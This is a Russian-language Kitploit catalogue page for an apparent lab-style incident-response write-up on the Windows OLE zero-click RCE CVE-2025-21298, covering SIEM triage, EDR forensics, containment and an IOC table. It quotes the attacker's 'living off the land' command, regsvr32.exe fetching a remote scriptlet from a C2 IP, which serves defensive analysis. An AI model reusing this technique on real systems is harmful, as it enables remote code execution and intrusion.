
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — Техническое расследование и локализация хоста для RCE-эксплойта нулевого клика критической степени опасности (CVE-2025-21298) с использованием телеметрии EDR и статического анализа вредоносного ПО. | Kitploit
Инструменты/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
Управление индикаторами компрометации (IOC)Анализ уязвимостейАнализ вредоносных программЦифровая криминалистикаКомандование и УправлениеРазведка угрозОбучение и ОбразованиеРеагирование на Инциденты
Поделиться
Лаборатории и Практика
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

Техническое расследование и локализация хоста для RCE-эксплойта нулевого клика критической степени опасности (CVE-2025-21298) с использованием телеметрии EDR и статического анализа вредоносного ПО.

Репозиторий
428 месяцев назадЕщё не проверено

Реагирование на инциденты: Windows OLE Zero-Click RCE (CVE-2025-21298)

Обзор проекта

Этот проект документирует сквозное расследование и сдерживание попытки удаленного выполнения кода (RCE) нулевого клика критической степени серьезности. Используя телеметрию EDR и разведку угроз, я идентифицировал атаку "Living off the Land" (LotL), которая обошла автоматические защиты и установила связь с командным центром (C2).

Ключевые задачи

  • Проводить триаж оповещений SIEM с высоким приоритетом для эксплойтов нулевого дня.
  • Выполнять статический анализ вредоносных RTF-вложений.
  • Проводить криминалистику конечных точек для выявления вредоносных деревьев процессов.
  • Выполнять изоляцию сети через EDR для сдерживания активных угроз.

Выполнение жизненного цикла инцидента (NIST SP 800-61)

1. Обнаружение и первичный триаж


Я идентифицировал событие с ID 314: Обнаружение Windows OLE Zero-Click RCE. Первоначальная телеметрия показала, что вредоносный файл mail.rtf был Разрешён периметровыми защитами, что указывает на активную компрометацию рабочей станции 'Austin'.

Initial Alert

2. Статический анализ и разведка угроз

Я выполнил проверку репутации хеша файла на VirusTotal. Результаты подтвердили уровень обнаружения 25/55, конкретно идентифицируя файл как вредоносный RTF, использующий CVE-2025-21298. Эта уязвимость позволяет удалённо выполнять код через панель предварительного просмотра Windows без взаимодействия с пользователем.

Static Analysis

3. Криминалистика конечных точек (Охота на полезную нагрузку)

Я переключился на историю терминала EDR для хоста 'Austin', чтобы выявить постэксплуатационное поведение. Я обнаружил вредоносное выполнение "Living off the Land" (LotL):

  • Команда: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • Аналитическое замечание: Злоумышленник использовал подписанный двоичный файл Windows (regsvr32.exe) для получения вредоносного скриптлета с удалённого сервера, обходя стандартную белую список приложений и традиционные антивирусные сигнатуры.

Endpoint Logs C2 Infrastructure Details

4. Сдерживание и нейтрализация

Следуя структуре реагирования на инциденты NIST, приоритет был отдан немедленному сдерживанию. Я выполнил изоляцию сети на поражённом хосте для прекращения связи C2 и предотвращения бокового перемещения в корпоративной сети.

Containment Action

5. Разрешение и итоговый отчёт

Инцидент был закрыт как True Positive. Я задокументировал IP-адрес злоумышленника (84.38.130.118) и криминалистические доказательства для команд разведки угроз и межсетевого экрана, чтобы предотвратить будущие инциденты.

Final Resolution


Индикаторы компрометации (IOCs)

TypeValue
C2 IP-адрес84.38.130.118
Хеш файла (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
УязвимостьCVE-2025-21298
MITRE ATT&CKT1218.010 - Signed Binary Proxy Execution: Regsvr32

Ключевые выводы

  • Эшелонированная защита: Эксплойты нулевого клика доказывают, почему сигнатурные антивирусы недостаточны для современных угроз.
  • Корреляция журналов: Успешно скоррелировал данные оповещений SIEM с журналами терминала EDR для подтверждения активной эксплуатации.
  • Навыки работы с EDR: Отработал быстрое сдерживание хоста для минимизации "времени пребывания" злоумышленника.
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    280

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →







